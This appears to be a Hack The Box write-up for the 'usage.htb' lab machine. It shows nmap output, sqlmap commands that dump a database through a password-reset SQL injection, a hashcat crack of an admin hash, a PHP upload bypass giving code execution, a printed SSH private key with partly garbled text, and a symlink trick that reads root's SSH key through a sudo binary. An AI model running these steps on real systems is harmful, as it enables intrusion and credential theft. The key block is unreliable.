## report

## usage.htb ip target:10.10.11.18 my ip:10.10.14.38


```
-$ nmap -p 22,80 -A -T4 10.10.11.18
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-06 05:09 EDT
Nmap scan report for 10.10.11.18
Host is up (0.066s latency).
       STATE SERVICE VERSION
22/tcp open
                     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0
 ssh-hostkey:
    256 a0f8fdd304b807a063dd37dfd7eeca78 (ECDSA)
    256 bd22f5287727fb65baf6fd2f10c7828f (ED25519)
                     nginx 1.18.0 (Ubuntu)
80/tcp open http
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.14 seconds
```

We find a website with a lot of form. Maybe one of them is vulnerable to sql injection.

python3 sqlmap.py -r request.txt -p email --level 5 --risk 3 --threads 10 -dbs --batch

Finally we find a vulnerability on the form forgot password. Sglmap will dump the database for us.

sqlmap -r request.txt -p email --level 5 --risk 3 --batch --dbms=mysql --dbs --dump --threads 10





admin\_users table contain a hashed password. Lets try to dehash it.

hashcat -m 3200 decrypt.txt /usr/share/wordlists/rockyou.txt

\$2y\$10\$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1
Session.....: hashcat
Status.....: Cracked

username:admin password:whatever1





We can upload file to the server but we are restricted to only png. But the sanitizing is done only client side. Using burpsuite we can make the request and change the name of the file to add .php. Now we can request the file

achieve remote code execution. (See script for payload of img uploaded)

Linpeas tell us that there is private ssh key, so we can a have a more stable shell.

**ϤϽΝ**ΫΒϏΫΤΓΟŲΥ4ΒCW4₩ϤΨΕCΕΙΌΙΟΝΖΡΚΧΟΥΙΙΙΥ//ΓΖΟŲΓϽΖϏΖΨϏΥ/ΑΠΝΟΕΚΝ4ΠΙΕΨΟΧΖΙϤΥΟ OQzjAQd2ARZIMm7HQ3vTy+tMmy3k1dAdVneXwt+2AfyPDnAVQfmCBABmJeSrgzvkUyIUOJ ZkEZhOsYdlmhPejZoY/CWvD16Z/6II2a0JgNmHZElRUVVf8GeFVo0XqSWa589eXMb3v/M9 dIaqM9U3RV1qfe9yFdkZmdSDMhHbBAyl573brrqZ+Tt+jkx3pTgkNdikfy3Ng11N/437hs UYz8flG2biIf4/gjgcUcWKjJjRtw1Tab48g34/LofevamNHg7b55iyxa1iJ75gz8JZAAAA wQDN2m/GK1WOxOxawRvDDTKq4/8+niL+/lJyVp5AohmKa89iHxZQGaBb1Z/vmZ1pDCB9+D aiGYNumxOQ8HEHh5P8MkcJpKRV9rESHiKhw8GgwHuhGUNZtIDLe60BzT6DnpOoCzEjfk9k gHPrtLW78D2BMbCHULdLaohYgr4LWsp6xvksnHtTsN0+mTcNLZU8npesS00osFIgVAjBA6 6bl0Vm/zpxsWLNx6kLi41beKu0yY9Jvk7zZfZd75w9PGRfnc4AAADBA00zmCSzphDCsEmu L7iNP0RHSSnB9NjfBzrZF0LIwCBWdjDvr/FnSN75LZV8sS8Sd/BnOA7JgLi70ps2sBegNF SD05fc5GcPmySLO/sfMijwFYIg75dXBGBDftBlfvnZZhseNovdTkGTtFwdN+/bYWKN58pw JSb7iUaZHy80a06BmhoyNZo4I0gDknvkfk9wHDuYNHdRnJnDuWQVfbRwnJY90KSQcAaHhM tCDkmmKv42y/I6G+nVoCaGWJHpyLzh7QAAAMEA+K8JbG54+PQryAYgC4OuGuJaojDD4pX0 s1KWvPVHa00VA54VG4KjRFlKnPbLzGDhYRRtgB0C/40J3gY7uNdBxhe07Rh1Msx3nsTT9v iRSpmo2FKJ764zAUVuv0J8FLyfC20B4uaaQp0pYRgoA5G2BxjtWnCCjvr2lnj/J3BmKcz/ b2e7L0VKD4cNk9DsAWwagAK2ZRHlQ5J60udocmNBEugyGe8ztkRh1PYCB8W1Jqkygc8kpT 63zj5LQZw2/NvnAAAACmRhc2hAdXNhZ2U= ----END OPENSSH PRIVATE KEY-----(user42@user42)-[~/Downloads] -\$ ssh dash@usage.htb -i key\_rsa

sudo -l as xander tells us that we can use sudo for usage\_management binary.

cd /var/www/html

touch @id\_rsa

In -s /root/.ssh/id\_rsa id\_rsa

sudo usage\_management